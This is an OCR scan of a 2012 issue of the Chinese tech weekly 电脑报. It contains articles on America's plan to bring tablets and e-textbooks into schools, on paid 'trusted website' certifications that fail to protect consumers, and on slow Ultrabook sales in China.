时代邮刊

2012年4月9日
第14期 80版
总第1041期 每周一出版 售价:3.00元
读者热线:400 667 7866
官方微博:weibo.com/cpcw

电脑报

POPULAR COMPUTER WEEKLY 全国发行量第一的计算机报 www.icpcw.com

下载专区:http://m.icpcw.com
电脑报 v2.0.2
速度更快!
>AI2 版

2017年前后全美中小学普及平板,微软、苹果、英特尔、谷歌……IT大佬纷纷成为"助跑员"

美国数字化教育加速起跑

当我们还在讨论数字化教育的时候,大洋彼岸的美国人已经开始掀起一场数字化教育"大跃进",他们要在五年之内让全美中小学课堂都用上平板电脑。

■本报驻美特约记者 Lindoo 蒋一心 特约作者 杨宇良



图/CFP

>B3 GT640M移动GPU全面测试

>C3 全球最小13英寸Ultrabook:戴尔XPS13消费者报告

>D1 能否破局?Lumia亮剑中国后的难题

>D3 全高清苹果"粉饼":AppleTV3的新快感

>F3 十大被你忽视的Win8玩法

>F1 开发者,雄起(1)《电脑报》关注开发者系列报道启动

主管/主办单位:重庆市科学技术协会 | 出版单位:电脑报社 | 地址:重庆市渝中区双钢路3号科协大厦 | 邮编:400013 | 读者邮箱:pcw-advice@vip.sina.com | 邮局订阅代号:77-19 国内统一刊号:CN50-0005 广告经营许可证号:010015
电话:编辑部(023)63658800 发行部(023)63658868 广告部(023)63658999 | 新闻热线:023-63658888-13055 | 读者热线:4006677866 欢迎提供新闻线索 | 重庆日报报业集团印务有限责任公司 印刷 报纸如有遗失或缺损,请致电023-63658769

总编寄语 | From the editor

编辑心态

某业内前辈曾有名言说，做编辑有两大幸事："幸某稿为我所编，幸某稿非我所编。"确是直指人心，一语中的。编辑本就是为人作嫁衣的工作，苦寻得一好稿，便如获至宝，欣喜若狂，其中心情不足为外人道。但若见一恶稿上报，或者某书为人诟病，不免忐忑，心内则暗自庆幸，得亏不是出自本人之手。这种心情还真有点患得患失的意思。

编辑掌握着媒体的话语权，有这"两幸"作铺垫，行事自然不免谨慎，也才使媒体的公信力得以保持。商业化的时代，一切资源都可以成为资本，在手稿件好坏的媒体和编辑或许也越来越少了。上周《纽约时报》一篇关于中国报刊界的报道称，国内有偿新闻已经屡见不鲜，明码实价：某杂志封面人物，费用约13万元；某全国性电视台新闻节目，每分钟25000元；某日报的正面"积极性"报道，每个字6元。这些都不是专版或者广告的价格，而是正式的新闻内容。

媒体不能离开广告，就《电脑报》而言同样如此，尽管时有读者来信抱怨报纸上刊登广告过多影响阅读，颇令编辑们尴尬，但在新闻和报道方面，我们一直恪守着严格的界限，绝不允许越雷池半步。这也许就是，即使在网络信息如此便捷和铺天盖地的时候，《电脑报》仍然能受到读者喜爱的原因吧。

最近，上世纪的民国老课本受到颇多追捧，《老开明国语读本》的编撰者叶圣陶先生在纪念开明书店六十周年时曾有一段话，似可以说明为何这套丛书在近百年之后又重新红火的缘由，也能表达我们的态度："开明不光为赚钱。我们有所为有所不为：有所为，就是出书出刊物，一定要考虑如何有益于读者；有所不为，明知对读者没有好处甚至有害的东西，我们一定不出。"

有所为，有所不为，这才是真正职业编辑的心态。



微软、苹果、英特尔、谷歌……IT大佬纷纷加入

美国数字化教育加速起跑

@本报驻美特约记者 Lindoo 蒋一心
特约作者 杨宇良

让全美课堂都用上平板



3月29日，美国教育部和全美联邦通信委员会宣布将制定美国数字化教育的第一个五年计划：即未来5年在全美K-12公立学校普及数字化课本。

在这个计划中，美国教育部希望与数家IT公司合作，对目前联邦和州K-12公立学校（K-12:美国基础教育学校的统称，泛指幼儿园到12年级）进行数字化改革，争取在2017年前后，让全美所有K-12公立学校都用上电子课本。

在这个计划名单上，出现的是一些赫赫有名的名字：微软、英特尔、苹果、IBM、谷歌……一位美国联邦通信委员会技术主管在接受采访时表示，几乎所有在数字教育方面有所涉足的大公司都加入到这个计划中。

跟中国一样，在美国，数字化教育同样是个热门话题。美国联邦通信委员会曾经委托第三方专业咨询机构做过一个调研，研究结果显示，数字化课本能带来更统一的学习体验，因为新内容可以定期发布给全国的学生。

4月5日-4月7日，记者在洛杉矶和华盛顿分别采访了一些中学和大学老师，他们均对数字化产品引入到教育领域持一个赞成态度。

在采访中，记者提了一个问题：是否担心数字产品会让学生过分沉迷？

"怎么可能？美国孩子玩XBOX的时间比看课本的时间多得多，早就沉迷到游戏中了，课堂上引入iPad对他们不会产生任何影响。"华盛顿一所中学的数学老师斯科尔·金对记者说。

下转A04版



好声音 用心造

漫步者M0 BLUE 蓝牙音箱，采用高品质无线音频传输技术，可与手机、iPad、笔记本电脑等蓝牙设备轻松互联，畅享无线音乐魅力。更集合闹铃及FM收音功能，采用钕铁硼扬声器单元，以强大功能与动人音质，打造你的数码新宠。

客服电话：800-810-5526 / 400-810-5526　欢迎登录：www.edifier.com　淘宝官方旗舰店：http://edifier.tmall.com



责编 | 程朋　美编 | 毛代洪　组版 | 向海蓉　责校 | 杨军

TOSHIBA
Leading Innovation
东芝笔记本电脑



闪·出色
Satellite M800系列 14"W







intel inside
CORE i5

Feel Quality 品·质 东芝 Feel Toshiba
英特尔 酷睿 i5

责编|罗小红 美编|仝馨 组版|李成刚 责校|曾灿

上接A02版

在洛杉矶某所公立中学担任教务管理工作的道格拉斯·达赫尔曾经在上海参加过中美中学教师交流项目，接触过中国学生。他在采访中表达了自己对于数字化教育的看法：

“在中国，学习和生活分得很开，尤其是中学里面，所以很多中国老师担心学生在课堂上用平板电脑会分神，会用平板电脑去玩耍而不是去学习。但在美国，学习和玩耍的界限没有那么严格，你愿意拿平板电脑玩耍也无所谓，只要你按时完成课堂目标。”

美国教育部也通过全国训练和仿真协会的研究显示，数字化学习环境能够将学生学习一个主题的时间减少80%。另外，93%的教师认为，电子白板是一种积极的学习工具，81%的教师对平板电脑也是这个态度。

严格说来，美国作为这个地球上最发达的国家，IT技术也是走在最前列，但数字化教育的推进却一直非常谨慎。

这并不是说美国缺乏数字化教育产品，而是因为美国的教育体系不像中国统一，而是相对独立分散，随意性很强。

在记者读书的纽约商学院，尽管很多人都拥有两台甚至三台电脑，但大部分课程都是由老师一板一板地写板书，巨大的三截或环形黑板是所有教室必备的。甚至在讨论室中都有超过一块活动白板放在其中。虽然学生的校内生活，师生交流大部分通过网页和E-mail进行，但对于课堂教学这件严肃的事情却并没有太多人愿意抛弃传统。

美国的这个五年计划的优势在于以下两点：

1. 平板电脑在美国的普及已经大大增加了其在教育应用的可行性，有数据显示，美国学生拥有平板电脑的比例已经高达76%，笔记本电脑的比例更是高达85%以上。

2.美国的教科书极其昂贵，动辄100美元的价格，通过电子方式反而可以大大降低成本，苹果公布的信息显示，未来苹果多媒体教科书的单价不会超过15美元就是证明。

数字教育背后的商战

这个计划之所以引人关注，不仅仅因为它是美国官方第一个关于数字化教育的计划，还在于这个计划有大批实力雄厚的IT厂商参与进来。

谁的产品会成为全美各大中小学的数字化课本？这成为所有IT厂商关注的一个焦点。

在这个群体里面，苹果当仁不让成为众星捧月的焦点。此前，它曾推出专门用于教育的电脑产品，算是捷足先登。

更何况，它刚刚在1月份推出了最新教育项目iBooks图书商店，在此次会议上，有三家出版商选择了通过iBooks发布内容。所以，苹果成为FCC和教育部最为青睐的对象之一。

在数字化教育中，最为关键的是什么？

曾经参与过美国教育部组织的数字化教育项目研究的达赫尔给出了自己的答案：完美的互动性，引发孩子对学习的兴趣。

记者在苹果公司提供的资料上就看到一款最新APP，在这个APP里面，教师、学生用手指操控逼真的3D教科书进行互动，这款应用被命名为iBook2，即将登陆APPStore供下载，平均一本15美元，大概相当于传统教科书价格的1/7。

这种互动教科书的作用到底如何？在加州某中学的两组学生，一组使用传统教科书，一组使用iPad互动书，经过了一年试验对比，在期末考试时，互动组有78%的学生拿到了优秀和先进，而传统组相应的数据仅为59%。

英特尔则是美国这个数字化教育五年计划的另一个积极推动者。

尽管英特尔是一家芯片公司，但是从上世纪90年代初就参与到全美教育项目中。在十二年前，这家公司推出了英特尔未来教育项目，并在七年后推出英特尔未来教育项目在线版，用以帮助15个国家



的逾150万名教师更好地将技术融入教案，以促进学生学习成效。

跟苹果更多侧重具体产品相比，英特尔在五年计划中的重点则是整体方案的提供。

斯科尔·金曾经在工作中接触到英特尔未来教育项目。在他对记者的描述中，记者发现英特尔在教育上更像一个方案提供商，利用电脑技术及互联网技术在课堂上搭建一个整体的信息化教育架构，帮助中小学教师掌握数字化教学方法和教学手段，推动学生更快地接受各种课堂知识。

数字化教育离不开优秀的软件产品，在美国教育部制定的这个五年计划中，微软显然不会放弃自己的优势和机会，何况这家公司本身与美国教育部一直走得很近，今年2月才从美国教育部接过专供全美各地教师培育、聘用和职前训练的TEACH平台，负责进行全权管理。

在采访过程中，美国教育部提供了一些合作伙伴在教育方面的信息，记者注意到微软的一个数字教育项目“数字学习管理系统”。微软在数字化教育方面与英特尔比较类似，更多侧重教育方案的打造。

比如专门用于教学内容生成与呈现的工具，即专门用于教育领域的“内容生成”软件和教学内容专用搜索引擎。这种专用搜索引擎不但可帮助师生更为轻松和精准地找到他们所需的信息，还可以让他们通过加注“标签”的方式凸显其中最有价值的信息。

下转A05版



责编 | 程朋 美编 | 毛代洪 组版 | 向海蓉 责校 | 杨军

上接A04版

跟iPad相比，微软的教育产品更强调整个课堂系统的互动性，例如老师可以通过这个系统随时对学生进行一个简单测试，以了解他们对自己讲授内容的理解情况，学生也可以提出建议，请老师加快或放慢讲课速度，或对某个知识点进行更详细的讲解。

当然除了微软、英特尔和苹果这样的厂商，谷歌、三星同样希望在美国数字化教育的五年计划中获得自己应有的位置。

Google Apps产品经理沙恩·辛哈就告诉记者，谷歌在美国教育市场的优势非常明显，目前有超过1000万学生使用Google Apps，其中仅纽约州就有310万。除了用于收发电子邮件和协作编辑文档的应用之外，该软件包还包括一些第三方应用，例如Endgrade Gradebook、为教师准备的备课软件、Class.io等管理应用，以及为IT设备管理员准备的Thinkwave等。

爱荷华州公共教育系统数字学习技术协调员安迪·克洛泽表示，该州50%的学校，即27万名学生正使用Google Apps。他表示："用户反馈非常好。"

谷歌方面还强调自己与其他厂商相比之下的优势，那就是免费模式：一旦能够为全美数字化教育五年计划提供产品，"我们并不试图通过这类业务来赚钱"，由第三方开发者提供的应用则采用免费和付费共存的模式，即应用的基本功能免费，而高级服务将收费。

美国人的数字化教育困扰

但是，美国这个数字化教育五年计划同样受到了困扰，那就是谁来负责数字化教育改革的成本支出？

以苹果的e-books为例，iPad 2动辄500美元，让很多公立学校难堪重负。PC是可以安装在教室里的，属于学校的固定资产，但是iPad可是随身携带的。这就意味着必须一人一本。这就会让学校的财政支出提高10%，而9/10的公立学校都难堪重负，也就意味着5800万学生，并不能立马享受到iPad教学的乐趣。

贫富差距，让iPad教学成了富二代的游戏，这显然不合理。

现在，美国高中平均一个学生在教科书方面的花费在100美元左右，学制5年的，每个年级的教科书不同，意味着每年100美元，5年500美元。这个价格看上去跟iPad价格相当，实则不然。因为如果使用iPad，它可能会被损耗的，一旦遇到修理、升级、更新换代的问题，都要花钱。更何况学生至少要每年从iTunes上下载原价15美元的教科书，这么算起来iPad教学的额外成本就高得离谱。

那么，为什么不让孩子自己带iPad来上学呢？

私立学校或许会有这种情况，但是公立学校不会出现。因为这不公平，起点不公平，资源不公平，贫富差距会在孩子的心目中留下不好的印象。除了道德因素，阶级观念也会伴随着使用iPad得高分的现象而升级，这甚至可能导致法律诉讼。

这就能够解释为什么从事多媒体教育产品开发的Inkling公司把目标指向大学生，而不是中小学生了。2011年Inkling开发了20多款大学多媒体教育产品。如今，这个数字增加到113款，在iTunes上每本下载收费1.99美元。

当然，美国数字教育市场前景广阔，这是众多厂商从未怀疑过的。

此前认为只有大学生具备经济能力，在中小学推出不合时宜。但是现在有了美国联邦通信委员会和教育部撑腰，有厂商、运营商、出版商的通力合作，相信可以利用规模效应，把成本降下来，把质量提上去，开创一个皆大欢喜的新局面。

总之，美国人为了让青少年在未来全球化竞争中占据更大优势，已经开始加速起跑。无论是苹果、三星、英特尔这样的科技厂商，还是新闻集团等出版商都纷纷摩拳擦掌，甚至Sprint和T-Mobile等电信公司也希望加入进来。

对此，美国联邦通信委员会主席Julius Genachowski和美国教育部部长Arne Duncan喜笑颜开，他们期待着各位巨头能够联手开发一套低成本、高质量的互动数字课本解决方案，真正让美国的数字化教育也处在全球最发达的地位。

评论：从美国的数字教育学点什么

在美国，数字化教育更多的不像一个行政项目，而像一个由行业主管部门与社会教育团体以及学校共同推进的社会项目。

跟中国任何教育改革都是自上而下地统一推进不同，在美国，数字化教育的主力军是各种教育基金会和学校联盟以及背后的商业公司，而且他们分工非常明确。

教育基金会是从教育理念上进行技术普及，商业公司则提供具体产品和方案的支持，而学校联盟则在教育部门的统一协调下来进行数字化教育的试点和普及。在这种模式的影响下，美国数字化教育的重点并不是在多大程度上提升一个学生的成绩，而是培养青少年学习兴趣和学习能力。

CK-12基金会是一个非盈利组织，致力于用开源的方式降低教学资源的成本。他们开发了一个叫FlexBook的平台，旨在为高中教师提供科学和数学的模块，用来满足学生的个性化需求。此举立刻让学生自学能力大大提升。

CK-12还推出了一个理念地图的项目，目的是挖掘在科学和数学方面有天分的学生。共有5000人参与了这个项目，一旦脱颖而出，便可以进入麻省理工或者斯坦福大学进行深造。

与此同时，比尔·盖茨和米兰达基金会等组织也在支持Khan学院项目，用以发展开放型图书馆。他们搜罗了2700个免费的视频公开课存在YouTube上，涵盖了从数学到金融，从历史到物理的内容。这种视频可以让学生自己控制教学进度，以便于更好地发挥学习的主观能动性。从某种意义上讲，Khan学院正在打造全球免费的虚拟学习平台。

硅谷投资人Vinod Khosla个人很看好高中教育的改革。他认为，与其墨守成规，把50人编成一班，搞大锅饭，还不如开小灶。让每个人都能在游戏中挑战自己的极限，顺便熟悉我们的游戏规则。

从美国的数字化教育计划中，我们看到的不仅仅是iPad的普及或者电子课本的引入，而是美国人怎么把一种技术灌输到教育理念中，让教育者和受教育者都能够真正获得独立创新和开放思维的能力，真正成为未来数字化教育的获胜者。



黄枪调查

有奖征集线索

“黄枪调查”栏目长期有奖征集各种线索，只要你了解各大厂商内幕、秘密、原罪；各种不平等遭遇、骗局等等，皆可向“黄枪调查”栏目提供，一经采用，可获得50-500元不等的线索费。

（pcw-huangxu@vip.sina.com）

可信网站认证是否可信？

@本报记者 黄枪

“电子商务信用认证”、“可信网站示范单位”、“信用之星”、“网信认证”、“信用联盟”、“BCP信用认证”……2009年以来，几十万家网站纷纷添加各种大同小异的可信认证，以此表明自己的“可信”。

问题是，一个个“可信”标志，就能避免网民遭遇假冒诈骗的风险？这是真的可信，还是“给钱就给信”的商业行为？



网站的信用认证，成为多家机构的盈利生意

10年认证1.5万元

“原以为是可信，结果却是欺骗。”暴富梦想破灭的宁夏吴忠市李爱荣（化名）最近几个月来一直不断念叨。去年6月，她花费近万元加入了当地名为“北京罗麦科技有限公司”的“三三制市场营销模式”，通过发展下线会员及认购罗麦“鱼油软胶囊”系列产品开展经营活动。“该公司的暴富神话吹嘘得很厉害，而且称公司是经过‘可信网站’验证的诚信网站，绝对不可能出现骗局。我还专门去官网仔细看了，的确有‘可信网站’标志，我才加入了罗麦。”

“暴富梦想”在去年8月就被无情打破。吴忠市工商局认定罗麦为传销，对此进行了查处。半年来，血本无归的李爱荣唯有把责任归咎于发放“可信网站”认证的机构。

其实，“可信网站”初衷本是通过验证网站真实身份信息，帮助网民打击骗子公司和网站。“申请认证并通过后，企业到中网下载代码，添加可信网站图标到自己网站上，就可以提升网民的信任感，网民也可放心登录，为企业增加用户黏度。”4月5日，可信网站认证方——北龙中网（北京）科技有限公司（下称中网）一位热线人员在电话中表示，通过认证的网站，都会在网站首页注明认证Logo，用户点击此Logo可以查询该网站的真实性。



得到“可信网站”标志，申请过程并不复杂。从“可信网站”验证申请流程来看，申请认证的企业需要提供公司营业执照复印件、经办人身份证复印件、验证申请书等材料。“从提出申请到最后批准大概两周时间。”获得“可信网站”标志的汇付天下相关工作人员告诉记者。

不过，这个标志并不是免费的——验证服务费为15000元，有效期为10年，也就是10年中网站将为这个标志付出15000元。“1.5万元是官方的规定，如果你真心想要，我们可以打折，优惠价格为每年880元，10年仅需要8800元。”负责“可信网站”验证的山东代理商如此表示。

10万家网站的可信认证

有媒体曾这样报道“可信网站”验证的“英雄情结”：对知名网站，它希望做形象保护神，防止知名网站被假冒网站和钓鱼网站“傍名牌”；对中小企业网站，它希望兼任验证官和广告宣传大使，证明中小企业网站的合法身份，帮助企业赢得用户的信任，提升互联网营销效果；对普通网民，它想做扫描仪和显微镜，帮助网民分辨真假网站，避免他们上当受骗，损失钱财。

来自艾瑞咨询的数据显示，截至2011年底，全国已有包括京东商城、当当网、南航、国泰君安证券等在内的10多万家网站实施“可信网站”验证。其范围覆盖金融、证券、电商、机械、制造、奢侈品等近百个行业。

“大概有10多万家网站通过了验证。”4月5日，中网市场部李俊慧对黄枪证实。同时，李强调表示，中网“可信网站”验证的价值是给网民提供一种最便捷、最快速的甄别网站真实身份的途径或机制。而中网官方资料也显示，“可信网站是中国数百万网站的‘可信身份证’”。

不过，这种市场化服务也引起了多方争议。2010年10月，广东省“可信网站”示范工程在广州市正式启动。然而，众多站长去申请“可信网站”验证，发现验证方是北龙中网，并且要进行收费，让众多站长对此认证持怀疑态度。

“‘可信网站’验证的申请原则是‘政府倡导、申请自主’，中网并不强制网站申请验证。”李俊慧称，可信验证是市场化服务，这与国外的通行做法是一致的。

经营内容不在认证范围

对普通网民而言，更重要的问题是，那些网站花费1.5万元买来的“可信网站”认证，是否就真正值得相信？

“根本不可能。相反已经成了某些诈骗者的工具了。”曾与中网打过多次交道的网络域名业内人士郑敏杰说。在郑敏杰看来，诈骗者取得“可信网站”标志并不困难，只需交15000元提交一些基本资料即可。

“我当初相信罗麦，就是因为该公司大力宣传自己通过了国家可信验证。”李爱荣说。黄枪调查得知，2010年12月，以直销“鱼油软胶囊”等医疗保健产品为主的北京罗麦科技有限公司获得了“可信网站”验证，可信时间持续至2020年。截至4月5日，该公司主页下方仍然有着“可信网站”标志。

不过，该公司多年来一直深陷“传销”质疑漩涡。广西、宁夏等多地警方曾对该公司传销行为进行查处，多地药品监督局还多次下发清理罗麦“鱼油软胶囊”的通知。最新消息显示，2011年12月，新疆伊宁市工商局同样认定罗麦属于传销行为。

这并非第一次引起质疑。3月下旬，名存实亡，拥有“可信网站”、“信用之星”、“360绿色联盟”等多个“可信”标志的万客团也让不少用户愤怒无奈——该网站“400”客服热线无人接听，其QQ客服也已有数周没有登录。受骗上当的用户和商家投诉无门，最后把矛头对准了“可信网站”验证机构。

“中网主要解决的是网站是谁的问题，简单说，网民通过点击‘可信网站’验证标志，可以查验网站真实身份信息，比如，该网站是张山公司，还是李四公司。”中网市场部李俊慧对黄枪解释。

李俊慧承认，申请单位的运营状况、财务状况、信用状况、经营行为等不在“可信网站”验证范围内。“网站具体经营行为的监管，实际上是工商部门的职责。”

“可信的范围不明确，是目前可信网站的最大问题，对不少网民形成了严重误导。”郑敏杰则表示，到底是技术可信、内容可信，还是信用可信，中网没有说明，只有一个“可信”的图标。

对此，李俊慧称，一旦某个网站被工商等主管部门认定违法，或者被媒体曝光，会及时按照退出机制终止相应网站的“可信网站”验证标志使用。

庞大的信用认证市场

“可信网站认证属于市场行为，这种认证和工信部无关。”4月5日，工信部电信管理局业务资源处处长崔淑田在电话中对黄枪表示，目前认证市场的确很混乱，出现了多种认证管理机构。

300多万家网站，几千万域名，催生了网站认证这一庞大而混乱的市场。

从黄枪了解情况来看，除了中网，周鸿祎的360也频频发力“可信网站认证服务”。此外，“电子商务信用认证”、“信用之星”、“网信认证”、“信用联盟”等等多种认证也让人眼花缭乱。

一位业内人士称，对于经过可信认证的网站，现右通行的做法，是给网站颁发一个“可信”验证标志，用户点击这个图标可以链接到验证页面，查看该网站的验证信息及安全信息。但事实上，大部分验证除了“可信日期”、“可信编号”等，均是企业的基本资料，和工信部的ICP备案资料、工商局网站资料并无太大区别。

值得注意的是，这些认证的牵头机构均为“中”字头，如商务部中国国际电子商务中心、中国电子商务协会和中国互联网信用评价中心等。但实际上，这些“可信认证”是否权威值得怀疑。

2010年10月30日，美团网、拉手网等29家团购网站获得了中国国际电子商务中心发布的《电子商务信用认证》，当时，每家团购网站向该中心缴纳4.5万元认证费用，以及该中心打着“商务部”旗号认证、认证名单与商务部无关的消息引发大量质疑。

“商务部中国国际电子商务中心，其全称实际为‘中国国际电子商务中心（公司）’，公司名称并不含‘商务部’，同时中心后面还有‘公司’二字。它并不代表商务部，也只是一家‘为企业提供全流程电子商贸服务和投资促进服务，以及容灾备份等业务持续性保障服务’的以盈利为目的的公司，而不是具有公信力的非盈利认证机构。”一位知情人士对黄枪回忆道，“信用认证，实际上就是一门生意。”

“我们也加入了两个‘信用验证’。”某大型团购网站高层透露，他所在的团购企业时常会接到类似“信用联盟”打来的电话，加入信用认证的开销一般在数千元至数万元不等，认证等级越高，交的钱就会越多。“价格相差很大，具体多少钱就看谈判能力了。”

“谁权威，谁真正可信，我也不清楚。但有认证总比没有强，而且认证机构对我们也几乎不存在约束力。”上述团购网站高层人士称，有认证消费者就会信任，企业就会赚钱。

“可信”认证的效果很明显。以团购、电商网站为例，尽管大部分团购、电商网站都有多种“可信”认证，但各家团购和电商网站却频频爆出各种虚假、诈骗丑闻。此外，比如彩票网站等国家禁止信用认证的博彩网站，也有不少“信用验证”——例如500万彩票网，就有“互联网信用评价中心”的“信用良好”认证。

“打的是规范市场，保护消费者利益的旗号，实质上却是各取所需联合盈利的算盘。”一位业内人士表示，网站的“可信”、“诚信”验证，与网站的具体经营往往产生直接联系，又岂能和验证机构没有关系？

“这种验证满足不了可信网站所要达到的要求，而且认证是要收费的，这更多的是一种商业操作行为，网站只是出钱买了一块牌子。”上海市信息学会会长黄晖曾表示，既然“可信”验证从防止“假冒诈骗”出发，那内容是否可信也很重要，“内容是否可信是最难控制的，目前还没有哪个部门能真正认定‘可信网站’。所以，即便有可信、诚信的图标，就认定这些网站可信，那是根本不可能的。”

责编 | 黄旭 美编 | 夏岚 组版 | 谭奇琦 责校 | 杨志刚

超极本现状调查
市场慢热降价普及需时日

@本报记者 熊雯琳　见习记者 魏政军　实习记者 张金梁



4月6日，北京三里屯Village热闹非凡。

一场名为“时尚的力量、科技的能量”的英特尔创新科技超极本体验之旅在这里拉开帷幕，影星王珞丹作为英特尔超极本品牌形象代言人也首次出现在英特尔活动现场。宏碁、华硕、戴尔、惠普、联想、三星、东芝、海尔、神舟等几乎所有PC品牌都携新品亮相当天活动。

“尽管超极本普及前路漫漫，但大家对此还是抱有很高的期望。”一位参加当天活动的OEM有感而发，PC产业正急需一场创新变革，超极本的诞生正带给PC产业一个创新的起点。

尽管业界寄予超极本非常高的期望，但经记者调查了解，目前超极本还处于市场启动的最初期阶段，在成本偏高、产品还不够丰富的情况下，超极本突围还需要一段时间。

英特尔：最大宣传费用押宝超极本

“一般来说每十年都有一个转折点，上一次是从台式PC到笔记本，这一次英特尔希望通过超极本来推动计算体验整体的转型。”英特尔公司高级副总裁兼销售与市场事业部总经理唐克锐3月初在接受记者采访时表示。从去年10月份第一批超极本面世至今，其生态系统也逐渐形成，预计今年还将有超过75款超极本推向市场。

最新消息显示，英特尔频频开始新一轮的推广和市场布局。

3月3日，英特尔公司与苏宁电器联合打造的中国首家英特尔超极本精品体验店正式落户北京苏宁电器刘家窑店。苏宁电器股份有限公司总裁金明告诉记者，英特尔将于5月1日前在苏宁全国主要城市门店开设30家超极本体验店，并在全国150家苏宁电器旗舰店设置超极本体验区。

3月15日，英特尔又宣布邀请王珞丹担任英特尔超极本品牌形象代言人。3月16日，英特尔中国区市场部总监张怡璠在接受本报记者采访时表示，作为PC销量第一大国，中国市场成为英特尔推广超极本的重中之重，将在电脑城卖场里建立超极本体验店、体验角等多种主打“体验”方式的展示区，让消费者能够更加直观和生动地了解超极本。

4月6日-16日期间，英特尔在北京三里屯Village举行为期10天的公众体验活动。而王珞丹还将在英特尔超极本首部微电影中饰演特工“超级珞”。

显然，在这轮宣传攻势中，英特尔更多选择“体验”、“代言”等“亲民”路线。

“超极本是今年英特尔推广的重中之重，我们最大的市场费用都会投入到这场宣传攻势中去。”英特尔内部人士对本报记者表示，英特尔将从今年4月份开始，在全球掀起一场“超极本”的宣传攻势。而唐克锐更是对媒体表示，这场宣传攻势将是过去十年他本人主管工作中最大的一笔投资。

记者实地调查：价高遇冷

如果把超极本纷纷入市比作一场大戏上演的话，那最让人关注的无疑是票房成绩和观众口碑如何。3月31日和4月1日，本报记者实地走访北京苏宁、大中以及中关村等卖场渠道，发现超极本由于价格不够亲民而遭受消费者冷遇，而渠道对超极本的推广力度也还有待加强。

3月31日下午，记者来到位于刘家窑的苏宁电器超极本体验店，10个品牌的10余款超极本占据了一块独立店面，相比大厅里其他笔记本电脑拥挤在货架上的待遇，超极本在这家大卖场得到的优待可见一斑。

也许是由于非周末时段，在记者在店驻留1个多小时时间里，除了记者之外，仅有一名消费者走进体验店，匆匆体验了一下超极本。然而，超极本精品体验店的情景，和大厅内相隔两个货架的苹果体验区的情景，完全是冰火两重天。甚至，记者在超极本精品体验店等了近10分钟之后，负责体验店的员工才走进店内向记者介绍。

一开始，记者明显感觉这位杜姓员工的兴致并不很高。直到记者以“如果合适，可以考虑马上入手一台超极本”为由，请他推荐一两款本店最畅销的超极本时，他才稍微热情些。随后记者向店内另外一名员工了解情况时得知，超极本在苏宁的销量并不是太好，“因为现在大多数超极本的价格对于消费者来说还是太贵了。”

随后记者又来到中关村鼎好电子商城，超极本的宣传海报随处可见。不少笔记本电脑经销商向记者表示，目前市场上销量最高的笔记本电脑价格集中在3500-5000元之间，而大厂商的超极本最低价格却要6000元左右，价格上还有相当大的差距。华硕代理商神州天海销售人员王心爱在接受本报记者采访时也坦言，正是由于价格的原因造成目前超极本还属于“高端”产品。

而记者还发现，很多经销商并不真正了解超极本的概念，有些甚至将一些超薄笔记本当成超极本来向消费者推销。某PC厂商专卖店店员还向记者解释，超极本价格高主要在固态硬盘上，“如果换成普通硬盘能便宜不少。”

在销量方面，记者走访一些商家了解到，基本上超极本和同配置的普通笔记本每周的销量比是1:15左右，超极本市场还处于一个启动初期阶段。

另一方面，由于新品厂商在渠道铺货数量相当有限，虽然少量畅销型号因为渠道铺货少而造成脱销没货补的情况，但大部分品牌的超极本并没有出现缺货情况。不过尽管超极本以轻薄时尚的外观、强劲的性能吸引不少顾客驻足关注，但一旦注意到价格标签后，他们几乎最后都离超极本而去。

不仅如此，记者还发现目前不少厂商新推出的“超极本”在厚度和重量上已经与最早一批超极本有很大不同，比如清华同方超极本厚度为2.1厘米，不含电源适配器的整体重量为1.72kg，而另一款价格为3999元的14英寸神舟超极本厚度为1.9厘米，不含电源适配器的整体重量为1.72kg。这样尺寸的超极本实际上与普通14英寸笔记本在外观上没有太大区别，只是稍显轻薄了点。

也正因如此，这些打着“超低价”的超极本吸引了不少消费者的关注。据该店销售人员介绍，清华同方售价3999元的清华锋锐S40H上市10多天已卖出3台，“成绩还凑合”。只不过，这款14英寸的超极本和摆在它旁边的普通笔记本，除了稍显轻薄一些，看上去并无太大的差别。

对市场冷清情况，一位业内人士告诉记者，超极本真正普及之时需要整体市场均价能够拉低下来才能实现，光依靠一两个品牌的低价策略并不会改变目前超极本价高遇冷的境遇。

厂商：普遍对预期保守

除了英特尔的大力推广，PC厂商在产品上布局的动作和策略也直接影响到超极本普及时间表。尽管英特尔乐观预计到今年底超极本会占到消费类笔记本电脑市场40%的份额，但记者在采访后发现，厂商们普遍对超极本销量预期相对保守，超极本降价普及还需时日。

实际上，由于成本、性能等诸多因素的影响，目前厂商对超极本的“超”和“极”的实现还有很长一段路要走，厂商已经根据自身的情况在调整超极本的产品实现。

3月28日，宏碁在京宣布将旗下笔记本电脑产品全线更名后，将旗下产品分为S（Slim/Super）超极本系列、M（Mobility）轻薄全能本系列、V（Victory）实用效能本系列以及E（Essenciality）超值易购本系列，而其中S和M系列都定位为超极本系列。据宏碁产品经理林宗汉介绍，尽管都为超极本系列，但S更强调超极本的轻薄性能，M则更强调运算性能和移动性的平衡。

在宏碁电脑市场总监林容丰看来，随着设计制造成本的降低以及技术的不断进步，超极本也将逐渐走向细分化的道路，比如现在大屏幕的超极本以及独显超极本都是市场细分的趋势。

“尽管目前第一批上市的超极本以及即将上市的第二批超极本都没有实现触控功能，但接下来到第四季度会有类似产品上市。”3月28日，海尔笔记本事业部总监路凯林对记者表示，随着用户体验需求的提升，海尔也会考虑将其独创的3D体验2.0技术运用到超极本上。

对于超极本的市场预期，厂商则相对保守。对于英特尔此前谈到的年底超极本将占消费类笔记本电脑市场40%的目标预期，林容丰表示，受目前产品丰富程度以及成本等因素影响，达成这一目标并不现实，“超极本要做到轻薄非常不容易，尤其是在目前模具良品不高的情况下，成本很难降下来，预计宏碁超极本在今年底出货量能占到宏碁整体笔记本市场的20%左右。而超极本降到主流价位至少要等到2013年下半年才能实现。”海尔电脑媒介部部长王全喜也对本报记者表示，海尔预计今年底超极本将能占到海尔笔记本电脑的10%左右，“真正的爆发还要等一段时日。”

责编 | 黄旭　美编 | 黄莹　组版 | 谭奇琦　责校 | 杨志刚

图片




谷歌眼镜计划开启

